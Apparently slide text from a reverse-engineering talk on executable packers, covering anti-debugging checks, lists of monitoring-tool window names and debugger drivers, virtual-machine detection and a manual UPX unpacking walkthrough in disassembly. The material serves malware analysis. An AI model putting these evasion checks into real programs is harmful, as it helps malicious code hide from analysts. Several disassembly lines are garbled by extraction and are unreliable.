Obsidium	1.4.6 (July 18, 2012 (2012-07-18)) ^[6]	Proprietary	Yes
PELock	1.0.694 (January 23, 2012 (2012-01-23)) ^[7]	Proprietary	No
PESpin	1.33 (May 3, 2011 (2011-05-03))	Freeware	Yes
RLPack Basic	1.21 (October 31, 2008 (2008-10-31))	GPL	No
Smart Packer Pro	1.7 (November 5, 2011 (2011-11-05))	Proprietary	Yes
Themida	2.2.1.0 (July 25, 2012 (2012-07-25))	Proprietary	?
UPX	3.08 (December 12, 2011 (2011-12-12))	GPL	No
VMProtect	2.1 (September 26, 2011 (2011-09-26))	Proprietary	Yes
XComp/XPack	0.98 (February 18, 2007 (2007-02-18))	Freeware	No

Themida & UPX



2011 AhnLab 10,000,000 파일 대상

Debugger Detection

BeingDebugged (PEB+0x2)

PEB_LDR_DATA(PEB+0x0C)

ProcessHeap (PEB+0x18)

- Flags(ProcessHeap+0x0C)
- ForceFlags (ProcessHeap+0x10)

Nt (PEB+0x68)

Address	Hex dump	Decoded data	Comments
7FFDF000	· 00	DB 00	InheritedAddressSpace = 0
7FFDF001	· 00	DB 00	ReadImageFileExecOptions = 0
7FFDF002	· 01	DB 01	BeingDebugged = TRUE
7FFDF003	· 00	DB 00	SpareBool = FALSE
7FFDF004	· FFFFFFFF	DD FFFFFFFF	Mutant = INVALID_HANDLE_VALUE
7FFDF008	· 00000001	DD 0FESET UPX193 calc.<STI	ImageBaseAddress = 01000000
7FFDF00C	· 80780E77	DD OFFSET ntdll.770E7880	LoaderData = ntdll.770E7880
7FFDF010	· 00121A00	DD 001A1200	ProcessParameters = 1A1200
7FFDF014	· 00000000	DD 00000000	SubSystemData = NULL
7FFDF018	· 000001A00	DD 001A0000	ProcessHeap = 001A0000
7FFDF01C	· 80730E77	DD OFFSET ntdll.770E7380	FastPebLock = ntdll.770E7380
7FFDF020	· 00000000	DD 00000000	FastPebLockRoutine = 00000000
7FFDF024	· 00000000	DD 00000000	FastPebUnlockRoutine = 00000000
7FFDF028	· 01000000	DD 00000001	EnvironmentUpdateCount = 1
7FFDF02C	· 68D5E376	DD USER32.76E3D568	KernelCallbackTable = 76E3D568
7FFDF030	· 00000000	DD 00000000	Reserved = 0
7FFDF034	· 00000000	DD 00000000	ThunksOrOptions = 0
7FFDF038	· 00002577	DD 77250000	FreeList = 77250000
7FFDF03C	· 00000000	DD 00000000	TlsExpansionCounter = 0
7FFDF040	· 60720E77	DD OFFSET ntdll.770E7260	TlsBitmap = ntdll.770E7260
7FFDF044	· FFFF0700	DD 0007FFFF	TlsBitmapBits[2] = 7FFF
7FFDF048	· 00000000	DD 00000000	
7FFDF04C	· 00006F7F	DD 7F6F0000	ReadOnlySharedMemoryBase = 7F6F0000
7FFDF050	· 00000000	DD 00000000	ReadOnlySharedMemoryHeap = NULL
7FFDF054	· 90056F7F	DD 7F6F0590	ReadOnlyStaticServerData = 7F6F0590
7FFDF058	· 0000FA7F	DD 7FFA0000	AnsiCodePageData = 7FFA0000
7FFDF05C	· 0000FA7F	DD 7FFA0000	OemCodePageData = 7FFA0000
7FFDF060	· 2400FD7F	DD 7FFD0024	UnicodeCaseTableData = 7FFD0024
7FFDF064	· 02000000	DD 00000002	NumberOfProcessors = 2
7FFDF068	· 70000000	DD 00000070	NtGlobalFlag = 112.
7FFDF06C	· 00000000	DD 00000000	Reserved = 0
7FFDF070	· 00809B07	DD 07988000	CriticalSectionTimeout_Lo = 7988000
7FFDF074	· 6DE8FFFF	DD FFFFEB60	CriticalSectionTimeout_Hi = -1793
7FFDF078	· 00001000	DD 00100000	HeapSegmentReserve = 1048576.
7FFDF07C	· 00200000	DD 00002000	HeapSegmentCommit = 8192.
7FFDF080	· 00000100	DD 00010000	HeapDeCommitTotalFreeThreshold = 65536.
7FFDF084	· 00100000	DD 00001000	HeapDeCommitFreeBlockThreshold = 4096.
7FFDF088	· 03000000	DD 00000003	NumberOfHeaps = 3
7FFDF08C	· 10000000	DD 00000010	MaximumNumberOfHeaps = 16.
7FFDF090	· 00750E77	DD OFFSET ntdll.770E7500	ProcessHeaps = 770E7500
7FFDF094	· 00004800	DD 00480000	GdiSharedHandleTable = 00480000
7FFDF098	· 00000000	DD 00000000	ProcessStarterHelper = NULL
7FFDF09C	· 14800000	DD 00000014	GdiDCAttributeList = 14
7FFDF0A0	· 40730E77	DD OFFSET ntdll.770E7340	LoaderLock = 770E7340
7FFDF0A4	· 06000000	DD 00000006	OSMajorVersion = 6
7FFDF0A8	· 01000000	DD 00000001	OSMinorVersion = 1
7FFDF0AC	· B11D	DW 1DB1	OSBuildNumber = 7601.
7FFDF0AE	· 0001	DW 100	OSCSDVersion = 256.
7FFDF0B0	· 02000000	DD 00000002	OSPlatformId = 2
7FFDF0B4	· 02000000	DD 00000002	ImageSubsystem = 2
7FFDF0B8	· 04000000	DD 00000004	ImageSubsystemMajorVersion = 4
7FFDF0BC	· 00000000	DD 00000000	ImageSubsystemMinorVersion = 0
7FFDF0C0	· 03000000	DD 00000003	ImageProcessAffinityMask = 3
7FFDF0C4	· 00000000	DD 00000000	GdiHandleBuffer[34.] = 0

IsDebuggerPresent()

```
$ 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
· 8B40 30    MOV EAX,DWORD PTR DS:[EAX+30]
· 0FB640 02  MOVZX EAX,BYTE PTR DS:[EAX+21]
· C3         RETN
```

TEB (Thread Environment Block)

Address	Hex dump	Decoded data	Comments
7EFDD000	. C4FF1800	DD 0018FFC4	SEH chain = 18FFC4 -> {Next=FFFFFFF,Handler=ntdll.77AF71D5}
7EFDD004	. 00001900	DD 00190000	Thread's stack base = ASCII "Actx "
7EFDD008	. 00D01800	DD 0018D000	Thread's stack limit = 18D000
7EFDD00C	. 00000000	DD 00000000	TIB of OS/2 Subsystem = NULL
7EFDD010	. 001E0000	DD 00001E00	Fiber data = 00001E00
7EFDD014	. 00000000	DD 00000000	Arbitrary user data = 0
7EFDD018	. 00D0FD7E	DD 7EFDD000	TIB linear address = 7EFDD000
7EFDD01C	. 00000000	DD 00000000	Environment pointer = NULL
7EFDD020	. 7C150000	DD 0000157C	Process ID = 0000157C
7EFDD024	. 78150000	DD 00001578	Thread ID = 00001578
7EFDD028	. 00000000	DD 00000000	RPC handle = 00000000
7EFDD02C	. 2CD0FD7E	DD 7EFDD02C	TLS array = 7EFDD02C
7EFDD030	. 00E0FD7E	DD 7EFDE000	Process database = 7EFDE000
7EFDD034	. B7360000	DD 000036B7	Thread's last error = ERROR_SXS_KEY_NOT_FOUND

PEB (Process Environment Block)

Address	Hex dump	Decoded data	Comments
7EFDE000	. 00	DB 00	InheritedAddressSpace = 0
7EFDE001	. 00	DB 00	ReadImageFileExecOptions = 0
7EFDE002	. 01	DB 01	BeingDebugged = TRUE
7EFDE003	. 00	DB 00	SpareBool = FALSE
7EFDE004	. FFFFFFFF	DD FFFFFFFF	Mutant = INVALID_HANDLE_VALUE
7EFDE008	. 00004000	DD OFFSET IsDebuggerPresent	ImageBaseAddress = 00400000
7EFDE00C	. 0002B877	DD OFFSET ntdll.77B80200	LoaderData = ntdll.77B80200
7EFDE010	. 90175500	DD 00551790	ProcessParameters = 551790
7EFDE014	. 00000000	DD 00000000	SubSystemData = NULL
7EFDE018	. 00005500	DD 00550000	ProcessHeap = 00550000

CheckRemoteDebuggerPresent(ProcessId, &bPresent)

75D0504E	8BFF	MOV EDI,EDI	
75D05050	. 55	PUSH EBP	
75D05051	. 8BEC	MOV EBP,ESP	
75D05053	. 837D 08 00	CMP DWORD PTR SS:[EBP+8],0	
75D05057	. 56	PUSH ESI	
75D05058	-- 74 34	JE SHORT 75D0508E	
75D0505A	. 8B75 0C	MOV ESI,DWORD PTR SS:[EBP+0C]	
75D0505D	. 85F6	TEST ESI,ESI	
75D0505F	-- 74 2D	JZ SHORT 75D0508E	
75D05061	. 6A 00	PUSH 0	pLength = NULL
75D05063	. 6A 04	PUSH 4	Buflen = 4
75D05065	. 8D45 08	LEA EAX,[EBP+8]	Buffer
75D05068	. 50	PUSH EAX	ProcessInfoClass = ProcessDebugPort
75D05069	. 6A 07	PUSH 7	ProcessHandle
75D0506B	. FF75 08	PUSH DWORD PTR SS:[EBP+8]	NTDLL.ZwQueryInformationProcess
75D0506E	FF15 4C15CD75	CALL DWORD PTR DS:[<&ntdll.NtQueryInformationProcess>]	
75D05074	. 85C0	TEST EAX,EAX	
75D05076	-- 0F8C AA580300	JL 75D3A926	
75D0507C	. 33C0	XOR EAX,EAX	
75D0507E	. 3945 08	CMP DWORD PTR SS:[EBP+8],EAX	
75D05081	. 0F95C0	SETNE AL	
75D05084	. 8906	MOV DWORD PTR DS:[ESI],EAX	
75D05086	. 33C0	XOR EAX,EAX	
75D05088	. 40	INC EAX	
75D05089	> 5E	POP ESI	
75D0508A	. 5D	POP EBP	
75D0508B	. C2 0800	RETN 8	
75D0508E	> 6A 57	PUSH 57	
75D05090	. FF15 1016CD75	CALL DWORD PTR DS:[<&ntdll.RtlSetLastWin32Error>]	ErrCode = ERROR_INVALID_PARAMETER NTDLL.RtlSetLastWin32Error
75D05096	-- E9 91580300	JMP 75D3A92C	

timeGetTime(), GetTickCount(), NtQueryPerformanceCounter(), RDTSC

00455353	83C4 04	ADD ESP,4	
00455356	8D85 84C63C0C	LEA EAX,[EBP+0C3CC684]	
0045535C	68 BF370000	PUSH 37BF	
00455361	890424	MOV DWORD PTR SS:[ESP],EAX	
00455364	68 601D0000	PUSH 1D60	
00455369	891C24	MOV DWORD PTR SS:[ESP],EBX	
0045536C	FF95 FB34380C	CALL DWORD PTR SS:[EBP+0C3834FB]	kernel32.GetProcAddress
00455372	8985 D017380C	MOV DWORD PTR SS:[EBP+0C3817D0],EAX	
00455378	8D85 DD033D0C	LEA EAX,[EBP+0C3D03DD]	
0045537E	8985 5E2A380C	MOV DWORD PTR SS:[EBP+0C382A5E],EAX	
00455384	FF95 D017380C	CALL DWORD PTR SS:[EBP+0C3817D0]	winmm.timeGetTime




Garbage Codes

timeGetTime()

00452B0F	FF95 D017380C	CALL DWORD PTR SS:[EBP+0C3817D0]	winmm.timeGetTime
----------	---------------	----------------------------------	-------------------



Garbage Codes



0045318D	3BD8	CMP EBX,EAX
0045310F	0F84 07290000	JE 00455A1C

S**E**

0065DDDD	33C0	XOR EAX,EAX	
0065DDDF	E9 0D 000000	JMP ARP_Atta.0065DDF1	
0065DDE4	0F6451 15	PCMPGTB MM2,QWORD PTR DS:[ECX+15]	
0065DDE8	91	XCHG EAX,ECX	
0065DDE9	1D 140E2908	SBB EAX,8290E14	
0065DDEE	26:3C D9	CMP AL,0D9	Superfluous prefix
0065DDF1	-48	INC EAX	
0065DDE2	0F3F	???	Unknown command

Stack

0012FF9C	0012FFE0	Pointer to next SEH record
0012FFA0	0065DE82	SE handler

Exception Handler

0065DE82	8B4C24 0C	MOV ECX,DWORD PTR SS:[ESP+C]	
0065DE86	C781 A4000000 FFFFFFFF	MOV DWORD PTR DS:[ECX+A4],-1	
0065DE90	8381 B8000000 04	ADD DWORD PTR DS:[ECX+B8],4	
0065DE97	33C0	XOR EAX,EAX	
0065DE99	C3	RETN	

Exception Handler

0065DDF6	64:8F05 00000000	POP DWORD PTR FS:[0]	0012FFE0
0065DDFD	83C4 04	ADD ESP,4	
0065DE00	66:8BF9	MOV DI,CX	
0065DE03	01B5 35247409	ADD DWORD PTR SS:[EBP+9742435],ESI	
0065DE09	83FB FF	CMP EBX,-1	
0065DE0C	0F84 43000000	JE ARP_Atta.0065DE55	

CreateFileA “\\.\SICE”
“\\.\SIWVID”
“\\.\NTICE”

00654FDD	FFD8	CALL EAX	kernel32.CreateFileA
00654FDF	899D 61337409	MOV DWORD PTR SS:[EBP+9743361],EBX	
00654FE5	48	INC EAX	
00654FE6	8F85 FF030000	JNZ ARP_Atta.006553EB	

```
HANDLE WINAPI CreateFile(
    __in      LPCTSTR          IpFileName,
    __in      DWORD             dwDesiredAccess,
    __in      DWORD             dwShareMode,
    __in_opt   LPSECURITY_ATTRIBUTES  IpSecurityAttributes,
    __in      DWORD             dwCreationDisposition,
    __in      DWORD             dwFlagsAndAttributes,
    __in_opt   HANDLE            hTemplateFile
);
```

FindWindow “FilemonClass”

“File Monitor – Sysinternals: www.sysinternals.com”

“Filem”

“DeepFrz”

“PROCMON_WINDOW_CLASS”

“Process Monitor – Sysinternals: www.sysinternals.com”

“PROCEXP”

“RegmonClass”

“Registry Monitor – Sysinternals: www.sysinternals.com”

“ 141”

“REGMON”

“regsys”

“sysregm”

“PROCMON”

NtQuerySystemInformation “iceext.sys”
“ntice.sys”
“Syser.sys”
“HanOlly.sys”
“extrem.sys”
“FRDTSC.sys”

```
NTSTATUS WINAPI NtQuerySystemInformation(  
    _In_          SYSTEM_INFORMATION_CLASS      SystemInformationClass,  
    _Inout_        PVOID                      SystemInformation,  
    _In_           ULONG                     SystemInformationLength,  
    _Out_opt_     PULONG                    ReturnLength  
);
```

RegOpenKeyA "SOFTWARE\NuMega\DriverStudio"

→ **RegQueryValueEx "InstallDir"**

→ **LoadLibraryA "~\SoftIce\NMTRANS.DLL"**

→ **GetProcAddress "NmSymIsSoftICELoaded"**

→ **Call NmSymIsSoftICELoaded**

NMTRANS.DLL				
E	Ordinal ^	Hint	Function	Entry Point
[+]	28 (0x001C)	27 (0x001B)	NmSymGetModuleType	0x0001CB60
[+]	29 (0x001D)	28 (0x001C)	NmSymGetSoftICEVersionInfo	0x0001CD20
[+]	30 (0x001E)	29 (0x001D)	NmSymGetTranslatorVersionInfo	0x0001CC60
[+]	31 (0x001F)	30 (0x001E)	NmSymIsModuleLoadable	0x0001CB40
[+]	32 (0x0020)	31 (0x001F)	NmSymIsSoftICELoaded	0x0001CD00
[+]	33 (0x0021)	32 (0x0020)	NmSymLoadExecutable	0x0001D320
[+]	34 (0x0022)	33 (0x0021)	NmSymLoadExecutableEx	0x0001D0B0
[+]	35 (0x0023)	34 (0x0022)	NmSymLoadExports	0x0001CE50

Anti Tracing

STI, INT 1

0045993A	8B2424	MOV ESP,DWORD PTR SS:[ESP]	
0045993D	FB	STI	
0045993E	50	PUSH EAX	
0045993F ^	E9 46FFFFFF	JMP 0045988A	

SetEvent, DelayExecution

010913F6	BD 6665DA08	MOV EBP,8DA6566	
010913FB	FF95 9421D708	CALL DWORD PTR SS:[EBP+8D72194]	SetEvent
01091401	89B5 791BD708	MOV DWORD PTR SS:[EBP+8D71B79],ESI	
01091407	6A 00	PUSH 0	
01091409	FF95 9B21D708	CALL DWORD PTR SS:[EBP+8D7219B]	DelayExecution
0109140F	89C0	MOV EAX,EAX	
01091411 ^	EB F4	JMP SHORT calc.01091407	
01091413	F1	INT1	

010913F6	BD 6665DA08	MOV EBP,8DA6566	
010913FB	FF95 9421D708	CALL DWORD PTR SS:[EBP+8D72194]	SetEvent
01091401	89B5 791BD708	MOV DWORD PTR SS:[EBP+8D71B79],ESI	
01091407	6A 00	PUSH 0	
01091409	FF95 9B21D708	CALL DWORD PTR SS:[EBP+8D7219B]	DelayExecution
0109140F	89C0	MOV EAX,EAX	
01091411	EB 5F	JMP SHORT calc.01091472	
01091413	8046 6B 19	ADD BYTE PTR DS:[ESI+6B],19	

G a

- Linear Sweep Disassembly

010914B4	6A 00	PUSH 0
010914B6	55	PUSH EBP
010914B7	E8 03000000	CALL calc.010914BF
010914BC	20 5D C3	AND BYTE PTR SS:[EBP-3D],BL
010914BF	5D	POP EBP
010914C0	89 6C 24 04	MOV DWORD PTR SS:[ESP+4],EBP
010914C4	81 44 24 04 1D 00000000	ADD DWORD PTR SS:[ESP+4],1D
010914CC	45	INC EBP
010914CD	55	PUSH EBP
010914CE	C3	RETN
010914CF	4A	DEC EDX
010914D0	03 FA	ADD EDI,EDX
010914D2	1A 87 04 1BF325	SBB AL,BYTE PTR DS:[EDI+25F31B04]
010914D8	91	XCHG EAX,ECX
010914D9	66:8BD8	MOV BX,AX
010914DC	8B 85 E5 0DD7 08	MOV EAX,DWORD PTR SS:[EBP+8D70DE5]

010914BD	5D	POP EBP
010914BE	C3	RETN

DbgUiRemoteBreakin Patch

7C98077B	6A 08	PUSH 8	
7C98077D	68 C8 07987C	PUSH ntdll.7C9807C8	
7C980782	E8 3BE6FBFF	CALL ntdll.7C93EDC2	
7C980787	64:A1 18000000	MOV EA:7C98077B E9 6F36FDFF	JMP ntdll.LdrShutdownProcess
7C98078D	8B40 30	MOV EA:7C980780 08	CUDEF
		7C980781 ^ 7C E8	JL SHORT ntdll.7C98076B
		7C980783 3BE6	CMP ESP,ESI
		7C980785 FB	STI

DbgBreakPoint Patch

7C931230	CC	INT3	
7C931231	C3	RETN	
		7C931230 C3	RETN
		7C931231 C3	RETN

Virtual Machine Detection

I. Virtual Machine Artifacts in Processes, File System, and Registry

II. Virtual Machine Artifacts in Memory

III. Virtual Machine Specific Virtual Hardware

IV. Virtual Machine Specific Processor Instructions and Capabilities

RegOpenKeyA "Software\Wine" "HARDWARE\ACPI\DSDT\VBOX__"


0065C282	FF95 D52E7409	CALL DWORD PTR SS:[EBP+9742ED5]	ADVAPI32.RegOpenKeyA
0065C288	0BC0	OR EAX,EAX	
0065C28A	75 0A	JNZ SHORT ARP_Atta.0065C296	

```
LONG WINAPI RegOpenKey(
    __in          HKEY                 hKey,
    __in_opt LPCTSTR             lpSubKey,
    __out         PHKEY              phkResult
);
```

RegOpenKeyA "HARDWARE\D

System"

→ RegQueryValueEx "SystemBiosVersion"





Vmware

010603FB	B8 68584D56	MOV EAX, 564D5868	// Magic Number "VMXh"
01060400	B9 14000000	MOV ECX,14	// BACKDOOR_COMMAND_NUMBER
01060405	66:BA 5856	MOV DX, 5658	// Port Number
01060409	ED	IN EAX,DX	// I/O command

0105F878	B9 0A000000	MOV ECX,0A	
0105F87D	B8 04D75548	MOV EAX,4855D704	
0105F882	05 6481F70D	ADD EAX,0DF78164	
0105F887	BB 65D48586	MOV EBX,8685D465	
0105F88C	BA 40B63400	MOV EDX,34B640	
0105F891	81EA E85F3400	SUB EDX,345FE8	
0105F897	ED	IN EAX,DX	// I/O command
0105F898	81FB 68584D56	CMP EBX, 564D5868	
0105F89E	75 0A	JNZ SHORT 0105F8AA	

Manual Unpack UPX 1.9.3





UPX0 – Compressed Data / UPX1 – Decompressed Data

01020CD0	60	PUSHAD		
01020CD1	BE 00A00101	MOV ESI,0101A000	.UPX1	
01020CD6	8DBE 0070FEFF	LEA EDI,[ESI+FFE7000]	.UPX0	
01020CDC	57	PUSH EDI		
01020CDD	83CD FF	OR EBP,FFFFFF		
01020CE0	EB 10	JMP SHORT 01020CF2		

Extracting Algorithm

01020CE8	~8A06	MOV AL,BYTE PTR DS:[ESI]		
01020CEA	46	INC ESI		
01020CEB	8807	MOV BYTE PTR DS:[EDI],AL		
01020CED	47	INC EDI		
01020CEE	01DB	ADD EBX,EBX		
01020CF0	75 07	JNE SHORT 01020CF9		
...				
01020D91	.	8907	MOV DWORD PTR DS:[EDI],EAX	
01020D93	.	83C7 04	ADD EDI,4	
01020D96	.	83E9 04	SUB ECX,4	
01020D99	.^	77 F1	JA SHORT 01020D8C	
01020D9B	.	01CF	ADD EDI,ECX	
01020D9D	.^	E9 4CFFFFFF	JMP 01020CEE	

E8 09 (CALL) / E9 09 (JMP) Address Correction

01020DA2	> 5E	POP ESI	
01020DA3	. 89F7	MOV EDI,ESI	
01020DA5	. B9 4D090000	MOV ECX,94D	
01020DAA	> 8A07	MOV AL,BYTE PTR DS:[EDI]	
01020DAC	. 47	INC EDI	
01020DAD	. 2C E8	SUB AL,0E8	
01020DAF	> 3C 01	CMP AL,1	
01020DB1	. ^ 77 F7	JÄ SHORT 01020DAA	
01020DB3	. ^ 803F 09	CMP BYTE PTR DS:[EDI],9	
01020DB6	. ^ 75 F2	JNE SHORT 01020DAA	
01020DB8	. 8B07	MOV EAX,DWORD PTR DS:[EDI]	
01020DBA	. 8A5F 04	MOV BL,BYTE PTR DS:[EDI+4]	
01020DBD	. 66:C1E8 08	SHR AX,8	
01020DC1	. C1C0 10	ROL EAX,10	
01020DC4	. 86C4	XCHG AH,AL	
01020DC6	. 29F8	SUB EAX,EDI	
01020DC8	. 80EB E8	SUB BL,0E8	
01020DCB	. 01F0	ADD EAX,ESI	
01020DCD	. 8907	MOV DWORD PTR DS:[EDI],EAX	
01020DCF	. 83C7 05	ADD EDI,5	
01020DD2	. 88D8	MOV AL,BL	
01020DD4	. ^ E2 D9	LOOP SHORT 01020DAF	

Retrieves the address

01020DD6	. 8DBE 00E00100	LEA EDI,[ESI+1E000]		
01020DDC	> 8B07	MOU EAX,DWORD PTR DS:[EDI]	ImportDllName	위치값
01020DDE	. 09C0	OR EAX,EAX		
01020DE0	. ^ 74 3C	JE SHORT 01020E1E		
01020DE2	. 8B5F 04	MOU EBX,DWORD PTR DS:[EDI+4]		
01020DE5	. 8D8430 08680200	LEA EAX,[ESI+EAX+26808]	DLL's Name	
01020DEC	. 01F3	ADD EBX,ESI		
01020DEE	. 50	PUSH EAX		
01020DEF	. 83C7 08	ADD EDI,8		
01020DF2	. FF96 94680200	CALL DWORD PTR DS:[ESI+26894]	LoadLibraryA	
01020DF8	. 95	XCHG EAX,EBP		
01020DF9	> 8A07	MOV AL,BYTE PTR DS:[EDI]		
01020DFB	. 47	INC EDI		
01020DFC	. 08C0	OR AL,AL		
01020DFE	. ^ 74 DC	JE SHORT 01020DDC		
01020E00	. 89F9	MOV ECX,EDI		
01020E02	. 57	PUSH EDI		
01020E03	. 48	DEC EAX		
01020E04	. F2:AЕ	REPNE SCAS BYTE PTR ES:[EDI]		
01020E06	. 55	PUSH EBP		
01020E07	. FF96 98680200	CALL DWORD PTR DS:[ESI+26898]	GetProcAddress	
